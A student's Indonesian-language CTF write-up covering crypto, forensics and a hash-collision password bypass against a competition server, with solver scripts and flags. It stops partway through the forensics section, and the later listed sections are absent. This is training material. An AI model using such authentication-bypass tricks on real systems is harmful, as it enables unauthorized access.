

**STEMBASE CYBER SECURITY**  
**SMK NEGERI 7 SEMARANG**




Nama Lengkap : Rafsanjani Raffa Syahzidan  
NIS : 2106817998  
Kelas : XI SIJA 1

# Daftar Isi

[Cryptography].....	3
Ez1.....	3
Ez2.....	4
Finalez.....	6
[Forensics].....	9
LSB.....	9
Movie Shark.....	12
Decay.....	16
[Web].....	18
Ez Hengker.....	18
123.....	20
[Reverse Engineering].....	22
Firstrev.....	22
Authorization.....	23
[Pwn].....	26
Admin Turu.....	26

# [Cryptography]


## Ez1



Diberi file yang setelah dibuka ternyata adalah teks base64 yang sangat panjang.

```
ez1 > out.enc
1  Ym0w2QyUXlVwGxhV0d4V1YwZDRwMV13WkRSV01WbDNXA1JTVjAxV2JETlhhMUpUvMpBeFYySkvUbGhoTVVwVZtcEJlR1l5U2tWVWJHaG9UUV1Z3V1ZadGN
FSmxSbGw1VTJ0V1ZXSkhRz1VvMxaM1ZSwmFkr0S5GU214U2JHdzFWVEowVjFawFNraGhSemxwVm14YU0xWnNXbUZqVmtaMFVteFNubUpGY0VwV2JURXdZVE
ZrU0Z0c1pHcFRSVXBZV1ZSR2QyRkdjRmRYV1Vac1VqRmFTR115TVRSVK1rcE1aSHBHVjJFeVvYZFp1a3BIWxPGT2RWVnRhRk5sV1hoWFZtMHd1R014U2tkk
G3HULLzbFzHY1ZadGRHRK5SBFowM1Voa1YwMUVSa1pwYkZKSfZqRmFSbU16WkZkaGExcG9WakJhVDJ0dFJraGhSazVzWwXob1dGwNRmWGRVTVZGM1RvaG9h
bEpzY0ZSwmJGwMhZMphZEdSSfJrNVN1Rm93V2xwb2ExWXdNVVZTYTFwV11rWktTR1pxUm1GU2JvBdZXA1prYUdFeGNHOVDha0poVkrKRT2RGSnJhR2hTYXp
We1dXeG91MWRHV25ST1NHUHNvAkjZTkZVeWRHdFhSMHBjV1d4c1dtSkdXbWhtaTW5oWfKxWktkRkpzVmx0aViZy3hWa1phVTFVeFduSk5XRXBxVwxKNGFGVX
dhrUSUUmXweFuydgFiR1pZv2xwMGExcDNZa2RGZwXGcmJGaFhTRUpJvmtSS1UxHxHb1ZWY1doVF1YcFd1bGRYU2c5aU1XUkhMjVTVGx0SFvU1Zha0p6V
GtaVmVXUkhkRmhtTUhCS1ZSRZjMWR0U2tkMG3XaGFUv1p3YUzWR1pGT1RSa3B5VGxaT2FWSnRPVE5XTW5owF1q5kZ1RmRZwKU1V1ZscFVXV3RrVTFsV1Vs
W1hiVVPVZFad2VGX1kREJXTVZweVkwWndXR0V4Y0ROV2FrWkxWakpPU1dKR1pGZFNmWEJ2Vm10U1MxUXlUMGxVYTFwb1VqTkMWRmxZY0ZkWFZscf1ZMFU
1YVUxcMJEU1dNV2h2V1Za51IxtNaR1ZXYkZwN1ZHeGFZVmRGTL1aUFZtaFRUWwDU2xacc1pEumpNV1IwVTJ0a1dHS1hhR0ZVvMxwM11VmdSbHBHVgXsU2
EzQjVMR3hhVDJGV1NuU1BWRTVVYFc1b1dGZFdXbEpsUm1Se11Vw1NhVkp1UwXwV2JYU1haREZaZUdKSVnsaGhNMUpW1cxNGQyVkdWb1J0V1dSV1RXdHdWM
WxyVw1GWF1wVjRZMGhLV2xaFVFRZGFwV1JQVTBVMVYxcEhR2h0U0VKM1ZtMTBVMU14VvhsVmEyU1VZbXR3YjFwcVntOVdSbXhaWtBaa2JHskhVbGxhV1dN
MV1wVXhR1ZyYUZkTmfSw1Vwa2Q0VDFOR1ZuV1iRnBvWVRcd05sWkhkR0XY1ZaWVZXdG9hMUj0YUzSVZXAERVmnhhYzFwRVVtcE5WMU13V1RKMGEKZEh
TbGoUjBaV1ZucFdkbF13V25KbFJtUn1aRWQwVTJFe1FqW1d1R1EwVkrK1YxT11jRnBOTW1owVdmUkdKMKZHV2xwU2JGcHNvBTFTTVZVwNR6R1hSa3BaVv
c1b1YxWxphSEpVYtJSSFVqRmFVNbIYUZOv1ZGw1dWbGN4TkdReVZrZFdXR3hyWpCYWNGVnR15GRsYkZsNvpVaGtXrk13VmpSk16S1BWMjF6ZVZwclpHR
ldNMmHJV1R1JefMxSLSa2RoUmXKVFZsaENTMVP0TVRCVK1VMTRWbGhV0ZKSGFHaFZNRnBoVm14c2NsZHJkR3BTYkhCNFZrY3dOV114V250a1JXaF1wa1Ux
ZGxsV1ZYaFhSbFoxWtBaa1RskXlHRepXYwtKc1V6RmtWMP1U2xwV2J1QndWakJhUzA1c1drZFZhM1JXVFZad01GvNRkRz1WUmXsN1VaENNBUpIYUvSVWJ
YaHJWbFpHEZKdGNFNdVnWwZVmxSS01HSX1Sa2RUyMs1VV1rZG9WbFpzV25kT1WcH1WmJfHYWxack5YbFhhMXBQWZa52NtKtVXbGRpUjA0MFDYcEdwBv
F3TVVsafRjNR9Za2hdy1Zkv1pEQmt1Vky0VjJ4V1UyskdjSE5WY1RGVFRWML1ZV042UmXoU2EzQmFWWmXpYjFZeFdYcGhTRXBWVRKU1NGVnFSbUZVvm5CS
V1Vmk9WMPbHV2xaV2JHTjRUA2RSZVZac1pGZFhSM2h5V1dwQ11XtkdWb1J3sU0dSc11rWld0VnBWYUd0WF1wCEhZMFpvV2sxSGFFeFdh1poVW14a2NtVkdA
RTVXYmtK1YxUkp1Rk14U1hoalJXaHBVbTFvVZac2FFT1RNVnAwVFZSQ1ZrMVZ1RFZWykdod1YwMmTR1ZHV2xwV1Jwb3pXV1ZhVjJ0V1RuU1BwVJUMWt
Wd1dsWkh1R3BPVmxsNFYyNVmWbUpIYUZOv2FRNU9UV1phV0dNemFgaFNiRm94V1RCYWEUnNXXGxoUkVwWf1XdEtjbfY2Um10V01WcDFVmnHdVjJKSVFZU
diWFJYVn0xUmVGZHVSBEPpV1ZwaFZtMhVVMUSXV2xoa1J6bG9UV1Z3TU2aMGW6V1dNa1p5VjJ0NFZrMXVhSEpXYWtaafpFWktkR05G1ZkT1ZXd3pWbXhTU
zAxSFNybFhNM1JVMm1ZMVZwHJaRz1XYkZwMFPVaGtUazFXyKROV01qVxkZa1pLZEZwWJHR1NMU16V1ZaYV1XTnRUA1ppUm1ScFvqRkZkMWRXWt0U01W
bDRWRzVXVm1KR1NsaFZiRkpYVjFaYVIXbDZSbWx0VjFKSVdXdG9SMVpUI1hoal1NFNVdZbFJHVkZzeWHDGpiRNBWw14a1RswNwRa1pYVVKaFzqRmtSMWR
ZY0ZaaEzQ11wbXRXWdWc1dUR1NiR1JxVFZkU2VsbfZaSE5oVmxwVkwUmFMDFFYVhkhWZtU1Na1phY2xwR1phbG1SWEJRvM0XNGEXXhXbK5WwKdoc1
UwZFNMR1JXV250T1ZuQ1dZVwQw0Z2dN2aFpNRN82VjJzeFNGVnVXbGROVWtaSFdsWmFwMk5zY0VoU2JHuk9UUVzFvU2xZeFVrcGxSazE0VTFob2FsS1hVb
WbWYKZKMFZER1dJmKZGVGxST1ZuQXdwR1pTUTFacK1Wmk5WRkpYwWtkb2RsWdXbXRUUjBaSF1rWndhVmRIYUc5V2JURTBZekpPYzJ0RmFGQ1dNMEpV1d0
b1EwNUdXbZFU0dSUFZqQndTV1V5Zc5V2JvcE1aVWRvVjJKSFvOVVWb6VmpGYVdXRRdhRk5pUm05NFYxUkNZV0V4VW50WFdHeG9Va1Z3V0ZSV1duZGh
```

Lalu saya menggunakan tools online CyberChef untuk mendapatkan flag nya. Disini kodenya harus di decrypt dari base64 berkali kali agar flag yang diberikan muncul.



Flag = LKSSMK{aku\_anak\_simpang\_lima}

## Ez2



Diberikan source code python yang harus dipecahkan. Pertama-tama saya amati dulu dong kode nya

```
ez2 > ez2.py > ...
1  flag= 'LKSSMK{fake_flag}'
2  enc = ''
3  for i in range(len(flag)):
4      enc += chr(ord(flag[i]) ^ i+i)
5  print(enc.encode().hex())
6
7  ## output ##
8  #
9  # 4c4957554541777d647779747945756a557d57434345404f5859414b
10 #
11
```

Ternyata kodenya mengubah flag menjadi nilai hex. Saya langsung membuat code untuk membalikkan outputnya menjadi flag yang sebenarnya seperti ini

```
ez2 > solver.py > ...
1  import codecs
2
3  out = "4c4957554541777d647779747945756a557d57434345404f5859414b"
4  enc = codecs.decode(out, 'hex').decode("ASCII")
5
6  flag = ''
7  for i in range(len(enc)):
8      flag += chr(ord(enc[i]) ^ i+i)
9
10 print(flag)
```

Menghasilkan flag seperti ini

```
PS E:\CETEEF\Seleksi> python ./ez2/solver.py
LKSSMK{stemba_itu_sekolahku}
PS E:\CETEEF\Seleksi>
```

Flag = LKSSMK{stemba\_itu\_sekolahku}

# Finalez

Challenge

3 Solves

×

## finalez


### 100

masuk rumah dengan kunci yang berbeda???

nc 203.89.28.27 7103

Author: [Apin](#)

View Hint

 finalez.py

Flag

Submit

Diberikan remote yang akan diakses dan source code nya yang berisi

```

finalez > finalez.py > ...
1 SECRET_WORD = "apin"
2
3 def hash_code(s):
4     h = 0
5     for c in s:
6         h = (31 * h + ord(c)) & 0xFFFFFFFF
7     return h
8
9 def main():
10    flag = 'LKSSMK{fake_flag}'
11
12    print("masukkan password")
13    s = input(">>> ")
14
15    if s != SECRET_WORD:
16        if hash_code(s) == hash_code(SECRET_WORD):
17            print("Nice!")
18            print("Here's your flag: " + flag)
19        else:
20            print("penyusup")
21    else:
22        print("nyontek sukanya")
23
24 if __name__ == "__main__":
25    main()

```

Setelah saya amati, saya harus memasukkan kode yang memiliki nilai hash yang sama dengan secret word yang diberikan. Namun, saya tidak boleh memasukkan secret wordnya. Saya harus menemukan kode lain yang memiliki nilai hash yang sama dengan secret word nya.

Saya mencoba manual mencoba menebak kodenya dengan memasukkan kedalam function hash nya.☺

```

finalez > solve.py > ...
1 def hash_code(s):
2     h = 0
3     for c in s:
4         h = (31 * h + ord(c)) & 0xFFFFFFFF
5     return h
6
7 s = input(">>> ")
8
9 print(hash_code(s))

```

Sampai saya menemukan kode yang tepat yaitu 'aqJn'. Nilai hashnya sama dengan nilai hash 'apin'.

```

PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apin
3000724
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apiM
3000691
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apim
3000723
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apjn
3000755
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apja
3000742
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqin
3001685
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqiN
3001653
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqIn
3000693
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqIz
3000705
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqJa
3000711
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> aqJn
3000724
PS E:\CETEEF\Seleksi> python ./finalez/solve.py
>>> apin
3000724

```

Lalu tinggal saya run aja remote nya dan masukkan password 'aqJn' nya deh dan buum

```

C:\Users\Raffa>ncat 203.89.28.27 7103
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.

masukkan password
>> aqJn
Nice!
Here's your flag: LKSSMK{sija_jurusanku}


```

Flag = LKSSMK{sija\_jurusanku}



# [Forensics]

## LSB



Diberikan flag.png beserta source codenya. Di soalnya sudah tercantum hint bahwa saya harus melakukan lsb steganography.

Yaitu dimana saya harus menemukan pesan rahasia yang disembunyikan di dalam data biner gambar yang tidak dapat dilihat dengan mata manusia.

Saya harus mengeluarkan pesan tersebut dari gambar dan memecahkan pesan tersebut.

Berikut source code nya

```

lsb > secret_script.py > ...
1 from Crypto.Util.number import *
2 from PIL import Image
3
4 message = open("flag.txt", "r").read()
5 img = Image.open('lsb.png', 'r')
6 width, height = img.size
7 byte_message = ''.join([format(ord(i), "08b") for i in message])
8
9 index = 0
10 for x in range(0, width):
11     for y in range(0, height):
12         pixel = list(img.getpixel((x, y)))
13         for n in range(0, 3):
14             if (index < len(byte_message)):
15                 pixel[n] = pixel[n] & ~1 | int(byte_message[index])
16                 index += 1
17             img.putpixel((x, y), tuple(pixel))
18 img.save("flag.png", "PNG")
19

```

Lalu saya buat skrip untuk mengeluarkan data biner yang terdapat pada flag.png dan memasukkannya kedalam file txt agar dapat saya amati.

Skrip code nya berikut

```

lsb > www.py > ...
1 import binascii
2 from PIL import Image
3 extracted_bin = []
4 with Image.open("./lsb/flag.png") as img:
5     width, height = img.size
6     byte = []
7     for x in range(0, width):
8         for y in range(0, height):
9             pixel = list(img.getpixel((x, y)))
10            for n in range(0,3):
11                extracted_bin.append(pixel[n]&1)
12
13 data = "".join([str(x) for x in extracted_bin])
14 open("flag.txt", "w").write(data)
15

```

Setelah di run, akan menghasilkan output berikut



## Movie Shark

Challenge

3 Solves

×

### Movie Shark

#### 100

Pada suatu sore yang cerah, dua orang teman dekat bernama Niko dan Nala memutuskan untuk ngedate nonton film bareng. Niko dan Nala telah bersahabat sejak kecil dan mereka sering menghabiskan waktu bersama-sama.

Setelah menentukan jadwal dan film yang akan ditonton, Niko dan Nala pergi ke bioskop. Mereka memesan makanan ringan dan minuman, lalu masuk ke dalam teater untuk menonton film.


apakah kalian tau film apa yang akan ditonton oleh Niko dan Nala?

*Format*  
*flag:LKSSMK{Judul\_Film\_Pertama\_and\_Judul\_Film\_Kedua}*

**noted:** tulisan judul film disamakan dengan kalimat yang tertera pada judul poster film jika di poster judul film kapital semua maka menyesuaikan kapital, spasi per kata diganti dengan " \_ "

Author : Radhit

View Hint


 flag.pcapng

Flag

Submit


Diberi file pcap, tanpa piker panjang saya langsung buka wireshark untuk dapat membaca file tersebut. Tapi tidak lupa membaca deskripsinya dulu dong☺.

Saya harus menemukan poster film pertama dan kedua. Hint menunjukkan Film pertama berwarna ungu dan film kedua berwarna biru.



Saya Follow TCP stream agar mudah saya baca, setelah saya analisa dan mencoba mengganti-ganti eq streamnya, saya menemukan sebuah request untuk menuju pada suatu link.

Request ini terdapat pada eq stream 11 dan 12.




```
Wireshark · Follow TCP Stream (tcp.stream eq 12) · flag.pcapng


GET /wp-content/uploads/2023/02/wAkpPm3wcHRqZl8XjUI3Y2chYq2.jpg HTTP/1.1
Host: 91.208.197.28
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://91.208.197.28/
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: HstCfa4645637=1676558026507; HstCmu4645637=1676558026507; HstCnv4645637=1; HstCns4645637=1; c_ref_4645637=https%3A%2F%2Fwww.google.com%2F; HstCla4645637=1676558026829; HstPn4645637=13; HstPt4645637=13

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 16 Feb 2023 14:41:27 GMT
Content-Type: image/jpeg
Content-Length: 19699
Last-Modified: Tue, 07 Feb 2023 04:39:22 GMT
Connection: keep-alive
ETag: "63e1d5fa-4cf3"
Expires: Sat, 18 Mar 2023 14:41:27 GMT
Cache-Control: max-age=2592000
Accept-Ranges: bytes

.....JFIF.....'##' "##\1111\H/O/HUMBLbm.....'##' "##>1++1>H<9<HwNNvbm.....
```

Coba saya kunjungi link tersebut dan menemukan dua poster film:





Sesuai deskripsi soal, format flagnya adalah

*Format flag: LKSSMK{Judul\_Film\_Pertama\_and\_Judul\_Film\_Kedua}*

Maka, saya tulis flag sesuai formatnya

Flag= LKSSMK{Alone\_at\_Night\_and\_Teen\_Wolf\_The\_Movie}

## Decay



Diberikan file zip yang sesuai deskripsi ternyata sudah rusak kepala, tubuh dan kakinya yang berarti rusak headernya, central directory nya, dan end-central directory nya.

Saya harus memperbaiki nya agar zip bisa di ekstrak. Saya menggunakan hexedit. Setelah ditelusuri, ternyata yang rusak adalah *signature*nya saja. Tinggal saya ganti dengan *signature* yang benar

Sebelum:

